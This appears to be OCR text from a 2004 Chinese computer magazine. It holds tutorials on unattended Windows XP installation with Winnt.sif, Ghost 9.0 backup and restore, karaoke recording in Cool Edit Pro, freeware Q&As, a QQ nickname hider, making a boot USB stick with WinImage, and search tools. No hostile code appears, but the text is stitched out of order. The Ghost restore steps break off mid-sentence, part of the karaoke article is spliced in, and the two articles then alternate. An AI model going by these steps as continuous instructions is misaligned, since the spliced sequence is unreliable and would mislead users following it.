系统安装好后的第一个工作就是更新大量的驱动程序，由于笔者使用的是CMI8738的声卡及GeForce2 MX400的显卡，所以在这节中将以安装这两个驱动程序为例，介绍如何利用Winntsif软件的Driver Path参数来自动完成驱动的安装。

第一步:分别从网上下载最新版的CMI8738和GeForce2 MX400驱动程序。

第二步:把CMI8738的驱动程序文件解压到C:\XPCD\$OEM$\$1\Drivers\voice\下;把GeForce2 MX400的驱动程序解压到C:\XPCD\$OEM$\$1\Drivers\video\下(一般为压缩包的自解压文件，用WinRAR就可解压)。

第三步:确认CMI8738的驱动程序安装程序setup_INF.inf在“C:\XPCD\$OEM$\$1\Drivers\voice\”下;确认GeForce2 MX400的驱动文件2KXP_INF.inf在“C:\XPCD\$OEM$\$1\Drivers\video\”下。

第四步:打开Winntsif软件，然后在[Unattended]字段下的“Driver Path”参数中添加好驱动程序的路径和名称“Drivers\voice\;Drivers\video\”(见图3)。




图3 驱动程序路径

以上工作完成后，安装程序就会自动在指定位置查找驱动程序了。对于其他设备，同样可以按照上面的方法来自动安装驱动程序。

> **小提示**
>
> 如果要安装的程序是EXE文件，可以配合下面要介绍的GUIRunOnce参数完成安装。

3.应用程序的全自动安装——GUIRunOnce参数详解

要全自动安装一个软件，大概的过程是：首先把需要安装的软件添加到同一批处理文件中，比如applications.cmd，当然也可以为不同的程序制作不同的批处理；然后把生成的批处理文件保存到C:\XPCD\$OEM$\$1\install\目录中；最后把批处理文件的路径添加到Winntsif软件的“GuiRunOnce”项下即可。

我们以安装WinRAR为例，为大家介绍如何让程序自动安装。

第一步：下载WinRAR，并复制安装文件到C:\XPCD\$OEM$\$1\install\Applications\WinRAR\下。

第二步：用“记事本”建立批处理文件，文件名为applications.cmd，并保存在C:\XPCD\$OEM$\$1\install下，具体内容如下。

```
ECHO.
ECHO Installing WinRAR 3.20
ECHO Please wait...
start /wait %systemdrive%\install\Applications\WinRAR\wrar320.exe /s
```

由于默认在软件中已经添加了applications.cmd批处理，所以我们不必再添加该文件，如果是新增的批处理文件，则需要在“GUIRunOnce”下添加上所需要的批处理命令。

> **小提示**
>
> 初学电脑的朋友一定会奇怪，如果光盘盘符为其他盘符。比如G盘，H盘，那么系统是如何准确的找到批处理文件所在的位置呢？这就涉及到“环境变量”的概念了。环境变量就是用一些字母来默认代替我们常用的路径，比如上面的%systemdrive%就是系统所在的盘符。
>
> 在把几个常用的环境变量列举出来给大家参考：

环境变量	说明
%systemdrive%	系统所在的盘符
%systemroot%	指Windows所在目录
%profiledir%	指用户个性化设置Documents and Settings目录
%appdata%	指应用程序数据Documents and Settings\All Users\Application data目录
%userprofile%	指保存当前登录用户的个性化设置目录
%programfiles%	指程序安装默认的Program Files目录
%tmp%	临时文件夹的目录

4.自动调整注册表——Regristry Tweaks参数详解

除了上面的各个功能外，Winntsif在“Regristry Tweaks”选项下还提供了注册表优化的选项，如果想让安装程序自动的设置系统的注册表使其更加个性化，更加安全，这款软件也可以帮你完成，操作过程也非常简单。

第一步：展开“Regristry Tweaks”项，然后根据你的需要选择一些项目。比如，你要使用自动登录，则可选择“Startup and Shutdown→Auto-login”；比如，你要修改IE的连接速度，那么可以选择“Internet Explorer→Optimize Internet Connection”；如果你要关闭自动运行功能，那么，只要勾选“System→Disable Autorun”即可。

第二步：在选择好所需要的选项后，点击“Finish！”项，点击“Construct my tweaks！”按钮（见图4），将注册表文件生成到C:\XPCD\$OEM$\$1\install\目录下，并取名为RegTweaks.reg。

第三步：新建一个名为hotfixes.cmd的批处理文件，把下列命令粘贴到你的批处理文件中。

```
REGEDIT /S %systemdrive%\install\RegTweaks.reg
```



图4　生成注册表文件

> **小提示**
>
> ★如果你觉得该软件所涉及的注册表选项太少，那么可以从http://www.kellys-korner-xp.com/xp_tweaks.htm，得到更多注册表项，然后用“记事本”打开RegTweaks.reg，进行添加。
>
> ★hotfixes.cmd为软件本身默认带有的批处理文件，如果你使用了其他文件名，需要自行在“GUIRunOnce”项下添加。

刻录光盘

当把上述所有工作完成后就可以制作光盘了，笔者经过摸索，找到了一种非常简单的制作方法，在制作光盘的过程中会用到WinISO和NERO这两个软件。

第一步：确认Winnt.sif已经复制到C:\XPCD\i386\目录下，确认批处理文件已经复制到C:\XPCD\$OEM$\$1\install\，确认所有的驱动及软件已经复制到相应的位置，并且在Winntsif中的“GuiRunOnce”项下添加了批处理文件的路径。

第二步：从http://www.neowin.net/downloads/xpboot.bin下载空白的可引导的Windows XP的ISO文件，在WinISO中打开它，然后把C:\XPCD\目录下的内容拖动到WinISO窗口中，并保存ISO文件。

第三步：用NERO软件将ISO文件进行刻录即可。

现在光盘已经制作完成，以后需要重装系统时，就可以拿出来用了。CF [SY04]

提起Ghost，恐怕大部分的电脑用户都不会陌生。有了这个“小鬼”，我们就再也不用担心系统崩溃了。可是，美中不足的是，当Windows 2000/XP的用户需要使用Ghost进行系统的备份和还原时，必须先进入DOS实模式才能够运行Ghost。自从去年Symantec公司收购了Power Quest后，人们便对新版的Ghost翘首以盼，期望Power Quest的先进技术能够融入到Ghost新版本中。而随着Ghost 9.0的发布，一切疑问都得到了验证……

Windows见“鬼”

——Ghost 9.0轻松上手

■福建 柳坚

新版Ghost 9.0不仅拥有了直接在Windows环境下进行分区和磁盘的备份、还原功能，同时还增加了许多激动人心的好东东，比如在原来备份基础上的增量备份、自动定时备份等。下面，就让我们一起来领略一下Ghost9带给我们的惊喜吧。

软、硬件环境

安装Ghost 9.0前，要先确定自己的系统在软、硬件方面是否符合其安装最低需求。Ghost 9.0要求至少256MB内存，操作系统必须是Windows 2000专业版(已安装sp2以上补丁)或Windows XP，IE的版本也必须在5.01版以上。另外，如果之前没有安装微软的.Net Framework，Ghost 9.0也无法运行。.Net Framework下载地址为http://download.microsoft.com/download/7/b/9/7b90644d-1af0-42b9-b76d-a2770319a568/dotnetfx.exe。

Ghost 9.0主界面较为简洁，左侧为可供选择的各项功能，右侧窗口则是详细的说明以及操作提示(见图1)。在操作过程中都会有向导的指引，所以基本上新手也能够轻松完成各项任务。




图1

实例1:在Windows下将系统分区C进行备份

Ghost 9.0最吸引人的地方是不用重启系统而直接在Windows环境下能备份硬盘上的数据，而且通过比较，速度和以前版本相差不多，最多慢1～3分钟。

第一步:单击左侧功能列表中的“Back Up Drive”选项，打开备份向导窗口。单击“Next”按钮，选择要备份的驱动器(C盘)。如果需要同时对多个分区进行备份，只需要按住Ctrl键再点击要备份的分区即可。

第二步:单击“Next”按钮进行备份文件保存位置的选择。Ghost 9.0提供了三种备份的方式:备份在本地磁盘上、备份至网络驱动器、备份至刻录光盘。这里选择本地磁盘内某分区的备份文件夹(见图2)。



图2 这里选择E:\BAK做为保存目录

第三步:单击“Next”按钮，进入到备份参数选择窗口(见图3)。我们在使用以前版本的Ghost便有过经验，生成的镜像文件一般会比较小，这是因为在备份过程中进行了压缩的缘故。Ghost 9.0提供了不压缩、标准、中等、高度四种压缩类型，可以通过点击“Compression”旁边的下拉箭头来选取。



图3 单击“Advanced”按钮，在弹出的“Advanced Options”窗口中勾选“Use password”，就可以为镜像文件设置密码

小提示

分卷备份

或许想将生成的镜像文件保存到刻录盘中，可往往镜像文件都超过了普通CD刻录盘所能容纳的数据容量。此时，可以使用分卷备份功能来解决这个问题。在图3的窗口中勾选“Divide the backup image into smaller files to simplify archiving”(将备份文件分割成小块以简化存档)，然后就可以在旁边的下拉菜单中选择一个合适的分割值，如“650MB”。这样，在进行备份时如果备份的文件体积超过了650MB，Ghost就会自动把文件分割。

第四步：设定完成后单击“Next”，我们可以看到之前已经设定好的操作。在进行核对无误后便可以点击“Next”按钮开始进行正式的备份了。

> **小提示**
> 和我们所熟悉的GHO格式的镜像文件不同，Ghost 9.0生成的镜像文件扩展名为V2I。这种格式的文件使用以前的Ghost Explorer无法打开，必须通过Ghost 9.0自带的Backup Image Browser来打开。

实例2：定时、增量备份

对于一些希望镜像保持最新却无法及时备份的用户来说，Ghost 9.0提供的定时备份就显得非常实用了。而与之配套的增量备份更为人性化了：只要创建好一个完整备份后，以后同一个分区便可以只对更新的部分进行备份就可以永远保持最新。下面，就在实例1创建了C盘备份的基础上来设置增量定时备份。

第一步：在图1的窗口中单击“Create Backup Job”（创建备份任务），点击“Next”进入备份类型对话框（见图4）。由于要进行增量备份，所以选择“Base with Incrementals”（增量）选项，单击“Next”按钮。



图4　两个选项分别为增量备份与完全备份

第二步：在接下来出现的选择备份驱动器窗口中选择之前已经进行过备份的C盘，单击“Next”按钮，选择好保存备份文件的位置以及要使用的文件名，点击“Next”按钮。

第三步：此时便会进入到定时备份窗口（见图5）。在这里可以按照自己实际情况来进行选择。例如，有的用户希望备份工作每天都要进行一次，那么便可以先单击左侧的“Weekly（每周）”选项，然后在右侧窗口中设置具体的备份时间。



图5　备份定时设置

第四步：接下来的窗口与图3类似，但是我们除了要设定压缩的程度、分割的尺寸大小外，还可以设定每个分区可保存的备份个数，这样可以避免由于创建太多的备份而占用过多的硬盘空间。

最后，单击“Next”按钮，确认之前的操作设置无误后便可以正式开始进行增量定时备份了。

实例3：指定拥有使用权限的用户

对于共用电脑来说，电脑的设置被改来改去是一件让人很头疼的事情。由于利用Ghost进行备份属于比较重要的操作，因此最好能够限定在只有少数几个用户有权限来运行Ghost。

Ghost 9.0安装完成后，在其程序组中可以看到一个名为“Security Configuration Tool”的工具，该工具便是用来设定用户权限的。运行该程序，单击“Add”按钮，在弹出的“Add Users and Groups（添加用户和组）”窗口中将可以使用Ghost 9.0的用户或者组添加进来即可（见图6）。



图6　控制恢复的的使用权限

实例4：还原分区（Windows篇）

如果有一天，由于误操作或其他原因导致系统某个功能无法正常使用，但仍然能够进入Windows。此时，利用Ghost 9.0的还原功能便可以将最近的镜像还原过去，轻松解决系统故障。假设要恢复的分区为C盘，镜像文件的位置为D:\BAK\c_drive.v2i。

第一步：在Ghost 9.0的主窗口左侧单击“Restore Drive”，在向导中选择要还原的镜像文件D:\BAK\c_drive.v2i，然后在下一窗口中选择备份文件要恢复的分区（C），单击“Next”按钮。

第二步：在“Restore Options（还原选项）”窗口勾选“Verify image file before restore”以及“Set drive active”选项，单击“Next”按钮（见图7）。在接下来的窗口中



图7　如果要恢复的是系统盘，则必须选中“Set drive active（激活分区）”选项，否则恢复成功后硬盘可能会无法引导。若是其他的分区，该选项可以不选

时下越来越多的年青人都喜欢卡拉OK一把，学习工作之余，去唱唱歌，放松放松，大家聚聚。随着网络普及，越来越多的人开始将自己的歌声录成MP3，并上传到网络，与其他好友共享。可能你听过他们唱的歌，就会发现，他们是用什么设置录的歌呢？为什么比你唱的要强得多？其实……

新歌秀唱 我为卡拉OK狂

■新歌秀唱娱乐网 王莉萍

用几十元的“垃圾”麦克风，也能制作出不输专业的歌手的MP3，知道这是如何实现的吗？其实就是Cool Edit Pro帮的忙。

准备工作

要唱卡拉OK，没有伴奏可不成，关于伴奏音乐制作，可以参考本刊第16期《打造男生版Superstar》一文介绍的用Nero去人声的方法。如果觉得手工去除效果不好，可以直接购买卡拉OK的VCD光盘，也可以从一些网站上下载伴奏音乐，如http://bbs.51change.com/。

除伴奏音乐外，再来就是需要麦克风以及我们的录音处理工具Cool Edit Pro(下载地址:http://hnpy.onlinedown.net/down/cepsetup.exe)。

录制、处理音轨

为了更好地进行处理，需要利用Cool Edit Pro的多轨混音功能，这样可以把伴奏音乐和通过麦克风录制的人声分成不同单轨，避免两轨在编辑处理后可能会不完全同步而引起两轨音乐不一致。另外在录制时，要使用耳机监听音乐(关闭音箱声音)。下面，将分步完成操作。

1.录制

第一步:双击系统托盘音量图标，在弹出对话框的菜单中选择“选项→属性”，选择“录音”及其下面的“麦克风”(Mic Volume)(见图1)。

第二步:安装好Cool Edit Pro及其插件(下载地址为http://www.51chang.com/banzhu/vivian628/waves4.0.rar及http://www.51chang.com/banzhu/vivian628/ultrafunk3.rar)

第三步:打开Cool Edit Pro后，选择菜单中的“File→New session”，新建一个工程。这时你会看到如图2所示的界面。

第四步:导入伴奏。右击第一轨，在弹出菜单中选择“Insert→Wave Form File”，选择歌曲伴奏的文件(可以为MP3、WAV等音乐格式)。



图1 打开麦克风，准备录音



图2 软件的主界面

第五步:录音。点击第二轨“音轨控制区”上的红色“R”按钮，点击该按钮表示此轨是在录音范围之中。然后点击“Record”(录音)按钮，开始跟着伴奏演唱。

> **小提示**
> 录音时的注意事项
> ★环境要安静
> ★录音时不要离麦克风太近，不然会出现喷麦的现象

对设置进行确认后便可以开始镜像文件的恢复了。

实例5:无法进入Windows系统时的恢复

如果碰上的是Windows系统已经崩溃无法进入的情况，但Ghost 9.0并没有为用户提供DOS恢复备份文件的命令，怎么办？Ghost 9.0为用户准备的是另外一份“套餐”——Recovery Disk。

利用Ghost9.0安装光盘引导系统，当询问是否要启动网络服务时选择“No”便可以进入到Recovery Disk恢复环境。单击Recovery Disk主界面上的“Advanced Recovery Tasks(高级恢复任务)”，在弹出界面上点击“System Restore”便可以开始进行选择镜像文件、恢复路径等一系列操作了。后面的操作和在Windows下的操作基本类似，所以笔者在此就不赘述了。

小编有话说:目前在网上流行的Ghost 9.0版大多是28MB左右的简化版，该版本不具备Recovery Disk的功能，加之Ghost 9.0无法在“安全模式”下使用，因此可以说简化版的Ghost无法恢复不能进入的系统，因此建议大家使用光盘版。CF [SY05]

2.处理

现在，纯人声部分就录制成功了，听一听，是不是感觉有点声音傻傻的，干干的？甚至还有些噪音也被录进去了呢？没关系，我们就来做一做后期制作，像录音棚里的录音师一样，为声音加上效果润一下色吧，操作其实不是很难，主要就在于对歌曲的理解与感觉了。

第一步：降噪处理。右击第二轨，也就是刚才录制干声那一轨，选择“Edit Waveform”，进入单轨编辑。在单轨模式窗口中，依次展开菜单中的“Effects→Noise Reduction→Hiss Reduction”，打开降噪器窗口，这样就可以自动消除录制声音中的环境噪音。如果觉得自动降噪并不好，可按下“Preview”按钮(见图3)，然后拖动直线来对声音进行调整，直至满意，最后点击“OK”即可。一定要注意，过多的降噪会使声音失真，所以千万别把声音做得都不像自己了。做一点点降噪处理后，我们便可以为刚才的干声加上效果了。




图3 降噪窗口

第二步：压限处理。压限就是把你的声音通过处理后变得更加均衡，来保持一致连贯，更好地融于音乐中去。由于刚刚已经安装过插件，所以，首先选择菜单中的“Effects→Enable DriectX Effects”，激活DirectX插件，接着点击“Effects→Refresh Effects List”刷新列表。完成后点击菜单中“Effects→DriectX→Waves→4C”，然后从“Factory Preset”项下选择“Vocal”项，点击“OK”键即可(见图4)。

第三步：压限完成后，听听看，还是感觉声音是干巴巴的，不满意对吗？接下来就来加入混音效果了，做混音需要对歌曲反复不断的听与调试，多多尝试，才能做出满意效果。我们先切换到多轨编辑状态，然后点窗口左侧的“Effects”标签，展开“DriectX→Utlrafunk fx→ReverbR3”，现在点击“Play”按钮，就可以边听边添加混响了(见图5)。比如你要制作一个专业广播中那种声音淡入的效果，那么只要调整“Input”项即可。另外，如果需要，你还可以在单轨与多轨两种模式下来回切换，对音轨进行不同的设置。



图4 可以用“Preview”进行预览




图5 可以调整低音、音量大小等，修改混响最重要的是经验，以及对歌曲的理解

合并保存MP3

全部调整完成后，就可合并音轨了。

第一步：右击第三轨，在弹出菜单中选择“Mix Down To Track(Bounce)→All Waves(见图6)”，稍等一会儿，就可以完成合并了。

第二步：双击刚刚合成的第三个音轨，进入单轨模式中，选择菜单中的“File→Save As”，在打开窗口中的“保存类型”下拉菜单中找到MP3，然后为歌曲取好名字，点击“保存”即可。

打开Winamp或其他MP3播放器欣赏一下我们刚刚出炉的歌曲吧，是不是比原唱还好听？别在犹豫，快让你的朋友们一起来欣赏吧。



图6

CF [SY06]

DIY电脑的OEM信息：OEMSet

问：我听别人说可以修改电脑中的OEM设置信息（右击“我的电脑”，选择“属性”，“常规”选项卡下的内容就是OEM设置信息），请问我应该用什么软件？

答：很多朋友在进行个性化设置时，都想修改OEM的设置内容，虽然可以通过修改注册表完成，但比较麻烦，因此为大家介绍一款专门修改Windows的OEM信息的软件——OEMSet。

这款软件为绿色软件，启动后，只要按说明就可以完成修改。另外在软件界面上的“链接添加”选项卡下，你还可以为“我的电脑”、“系统桌面”及“网上邻居”添加一些新的快捷图标。如果想将自己的Windows变为品牌机的标识，可以从http://user.7host.com/fahome/oemres.asp下载到共11个品牌的预设文件。



软件版本：1.5a　　软件大小：307KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://hnpy.onlinedown.net/down/oemset1.5a.rar

让图片占用空间减小50%：JPG超强浏览压缩工具

问：前几天我给好朋友通过QQ传图片，速度很慢，而图片又很大，有什么办法可以加快传送速度吗？

答：你可以将图片转换为BMP格式，然后再用WinRAR压缩（具体的方法可以参考本刊第12期的《300MB装入两张软件》一文）。如果觉得麻烦，可以使用“JPG超强浏览压缩工具”，用它压缩过的图片，在没有明显失真的情况下，能立即减少50%的体积。同时这款软件还可以浏览管理JPG、BMP及GIF文件。



软件版本：2.1　　软件大小：770KB
软件性质：免费软件　　适用平台：Windowds 9x/2000/XP
下载地址：http://sq.onlinedown.net/down/jpegview.exe

视频动画也能玩涂鸦：EmAvi

问：我安装了摄像头，有时用随机送的软件录一些AVI视频与好友分享，请问有什么方法可以在这些视频上做注释吗？

答：你可以试试用EmAvi，它虽然岁数较老，但功能还是非常强大。

打开软件后，选择你的视频文件，接着就可以使用工具栏上的工具（或使用“Edit”菜单下的相应项），直接在视频上进行修改。修改完成后，点击菜单中的“File→Save As”，将其另存为即可。

另外，软件还有视频压缩功能，这样制作完带涂鸦的AVI文件后，还可以将其压缩，再发送给好友：选择菜单中的“File→Compress Option”，打开“视频压缩”窗口，在“压缩程序”下选择好压缩的程序，如DivX等，在设置好视频格式后，点击“确定”即可。



软件版本：1.0
软件大小：110KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://forum.nifty.com/femsoft/pub/emavi10e.exe

购买显示器的好帮手：DisplayX

问：我准备买新的LCD显示器，有什么需要注意的吗？

答：推荐你在购买前参考一些相关的评测，确定要购买的品牌。除此之外，建议在购买时带上这款只有18KB的DisplayX，它能帮你完成几乎所有的显示器测试，与其他同类软件相比，它最体贴的地方在于每个测试时都会有相应的要点提示，非常适合菜鸟。

运行软件后，点击“常规完全测试”，进行如灰度测试、纯色测试等功能测试。而对LCD的候审时测试，则可点击窗口中的“延时时间测试”项，进行测试。




软件版本：1.0　　软件大小：18KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://www.newhua.com/cfan/200420/displayx.rar

速成五子高手：子落月影

问：我特别喜欢下五子棋，但玩得不好，请问有什么好办法可以让我更快的进步？

答：推荐你用子落月影，这款软件自带了235000个棋谱，功能非常强。

你控制黑白两方的棋子，每走一步，软件都会从数据库中计算好下一步，并给你提示。如果是在网上下棋，那么一边看谱，一边下棋，就可以很轻松地取胜。而对于数据库中的没有走法变化，还可以自行输入添加。进入软件后，选择菜单中的“打谱→录入棋谱”，然后就可以走棋了。左击走一步，右击回退一步，如果双击某步棋子，可以直接退到该步。如果有相应棋谱，则会显示出对应棋局。



该软件未注册时只能走15步系统自带棋谱，对于用户自己输入的棋谱则无此限制，可以自由使用，无任何功能限制。


软件版本：1.3　软件大小：35807KB
软件性质：共享软件
适用平台：Windows 9x/2000/XP
下载地址：http://xj-http.skycn.net:8080/down/zlyy1_3.rar

IP地址随心所欲：IP更换大师

问：我平常主要使用笔记本电脑办公，但由于公司和家的两种网络环境不同，每次都要修改IP地址、网关及DNS，非常麻烦，请问有什么简单、快捷的方法修改它们吗？

答：很多使用笔记本的朋友都有这个烦恼，所以很多人都开发了修改IP地址的软件，这里介绍其中一款名为“IP更换大师”的软件。

下载并解压软件后，就可直接使用，通过主界面上的“添加”按钮，完成不同网络设置，需要修改时，只要打开软件，选中对应项目，然后点击“修改”按钮即可。





软件版本：1.0
软件大小：248KB
软件性质：免费软件
适用平台：Windows 2000/XP
下载地址：http://xj-http.skycn.net:8080/down/IP10.rar

Messenger Plus

软件版本：3.20.100　软件大小：3400 KB
下载地址：http://download.msgplus.net/files/MsgPlus-320.exe

Messenger Plus（以下简称PLUS）又新升级了，这次软件新增了一些非常实用的功能，其中最为突出的当属“桌面显示”功能了。

对于一些经常交谈的联系人，你一定很想把他们的聊天窗口放在手边，随时可以打开，现在通过“桌面显示”功能终于得以实现。“桌面显示”功能与POPO的“好友快捷窗口”功能相似，首先打开MSN主窗口，左击某个联系人前的PLUS图标（鼠标移动到联系人昵称前就会显示），选择“在桌面上显示联系人”即可（见图），这样在桌面便会出现该联系人的状态条，以后只要它便可以快速打开相应聊天窗口。



非常方便的功能

另外，如果你升级了Windows XP的SP2，Plus同样支持其内置的Windows Messenger了。

除上面这些更新外，更多的PLUS更新功能可以参考http://www.msgplus.net/changelog.php。

CF [SY07]

变个QQ“隐身人”

本刊2004年第17期的《做个QQ上的时间骇客》一文介绍了隐藏QQ时间的方法，但每次修改时间很麻烦，而且如果不及时将时间改回，有些软件已经无法运行。难道就没有解决的办法？现在解决方案方法已经出现了——QQ去昵称不显时间设置器（下载地址：http://www.newhua.com/cfan/200419/nichen.rar）。

下载软件解压并运行后，打开QQ，点击“菜单→个人设置”，然后点击软件中的“个人设置”按钮，然后再点击“QQ2004设置”窗口中的“确定”按钮，这样再发送消息时，就可以隐藏时间及昵称了（见图）。



CF [SY08]

号外！自制启动闪盘不再是难事

■北京 爱本本

以前，在 Windows 2000/XP 下制作启动闪盘一直是件让人头痛的事，虽然曾经出现过一些辅助工具，但试用下来，有的闪盘可以，有些却不行。最近，随着 WinImage 7.00.7000 的推出，这个大难题终于被轻松解决掉了，在这个最新版中提供了将启动盘镜像写入闪存盘的功能。

WinImage小档案

软件版本:7.00.7000　软件大小:900KB
软件性质:共享软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200420/winimg-hh.zip
软件备注:就进入软件后，点击"Options→Settings"，接着进入"General"选项卡，在"Language"下拉菜单中选择"简体中文"，完成界面的汉化。

第一步: 到 http://www.infotechcommunity.com/bootdisks/bootme.exe 下载 Windows Me 启动盘自解压制作文件(该文件就是用 WinImage 制作的)。

第二步: 因为在制作过程中将会清空闪盘中的数据，所以将闪盘中的文件暂时备份到硬盘中。接着启动 WinImage，点击"文件→打开"，在"文件类型"中选择"所有 Winlamge 文件"，然后找到并打开刚才下载的 bootme.exe 文件。

小提示

直接使用 IMG 镜像文件也没问题，比如梦幻中文 DOS 启动盘(下载地址:http://www.skycn.com/soft/12454.html)，直接用 WinImage 打开压缩包中的 DOS.img，然后按照同样方法也可以打造到闪存盘中。

第三步: 按照如图 1 所示，先在"磁盘"下勾选你的闪盘分区，接着选择"写入磁盘"，这时 WinImage 会弹出如图 2 的错误提示窗口，单击"是"按钮继续。接下来软件便开始调整镜像文件大小，并复制到闪盘中。

第四步: 制作完成后，重启电脑，在 BIOS 中将第一启动设备为"USB FDD"(有些主板可直接在启动时按下 F8 键调出启动菜单，然后选择其中的 USB FDD 即可)，退出 BIOS 你的电脑就可以直接从闪存盘启动了。



图1　选择闪盘分区




图2　出现提示，只要做好备份，就没问题

CF [SY09]

在这个搜索的时代，人们遇到各种问题后，第一个想到的不再是四处翻查资料，或者咨询身边的好友，而是上网搜索。但搜索也是一种能力，有的人可以在短短数分钟内找到答案，而有的人花费半天的时间也没有眉目，本文将向你展示搜索高手们的私藏工具，有了它们的帮助，你的搜索水平和效率将会提高数倍。

搜索高手的私藏工具

■安徽　无言　北京　风云

MoreGoogle给Google戴上望远镜

亮点:该软件能对Google搜索到的结果进行深度培析，使你可以更精确地查找到自己想要的网站。

1.网页预览，先睹为快

MoreGoogle实际上是一个免费的浏览器插件程序(下载地址:http://www2.moregoogle.com/MoreGoogle.exe)，下载安装后，只要进入http://www.google.com，它便会在后台启动了。假如在Google中搜索“电脑爱好者”，则会得到如图1所示的搜索结果。可以看到，所有搜索结果上，都多出了一个网站预览图，这样一来，不用再一一进入网页，就能先看到该网页的基本风格与内容，从而更容易判断出它是不是我们想要寻找的网站，节省了不少时间。



图1

> **小提示**
> 默认情况下，在Google中单击搜索结果，总是在当前页面中打开新网页，而MoreGoogle在Google搜索的每一个结果链接后都增加了一个“在新窗口中打开”按钮，使用起来方便多了。另外，也可以直接在http://www.google.com首页中点击“使用偏好”，勾选“结果视窗”后面的“开启新视窗以显示查询结果”，这样搜索结果就总是在新窗口中打开了。

2.站点信息，深度培析

如图1所示，MoreGoogle还比Google多出了Site info(站点信息)等几个选项，单击这几个链接，就可以查看该网站更深一层次的信息，如网站流量等级、日流量统计、网站链接速度、网站更新频率、网站的联络方式等信息，还能分析出该网站的访问者同时还会访问其他哪些网站。

一个不够，我要的更多

现在优秀的搜索引擎很多，并且各有长处，如果一次就能把它们都搜个遍，相信结果会更令你满意，下面的工具和网站就能帮你达到这样的心愿。

1.巧用Google Deskbar，集成多搜索引擎

亮点:利用Google Deskbar集成多搜索引擎，直接在任务栏输入关键词，然后按下相应搜索引擎的快捷键，即可在开启的小窗口中显示搜索结果。这样不仅能够快速在Google、百度、一搜等搜索引擎中进行搜索，而且只要简单设置，还能实现英文单词搜索、电影搜索等功能。下面以集成百度搜索引擎为例。

第一步:首先到http://toolbar.google.com/deskbar/处下载Google Deskbar，安装完成后，右击Windows任务栏选择“工具栏→Google Deskbar”，这样任务栏上便会出现其窗口。现在只要在其输入框内输入关键词，并按下Ctrl＋W组合键便会自动打开一个小窗口，其中会显示出搜索结果(见图2)。同时，在任意程序(比如:Word、记事本、IE等)中选中要搜索的词语，按下Ctrl＋Alt＋G组合键(也可在软件设置窗口中将其修改为其他快捷键，比如:Ctrl＋G)，即




图2

可将其自动发送到Google Deskbar的输入框。

小提示

按下Ctrl＋I组合键为搜索图片、Ctrl＋N组合键为搜索新闻，如果想让搜索结果直接显示在浏览器窗口中，可在组合键中增加Shift，比如:Ctrl＋Shift＋W，就会直接打开IE窗口并显示搜索结果，而不是在Google Deskbar的小窗口中显示。

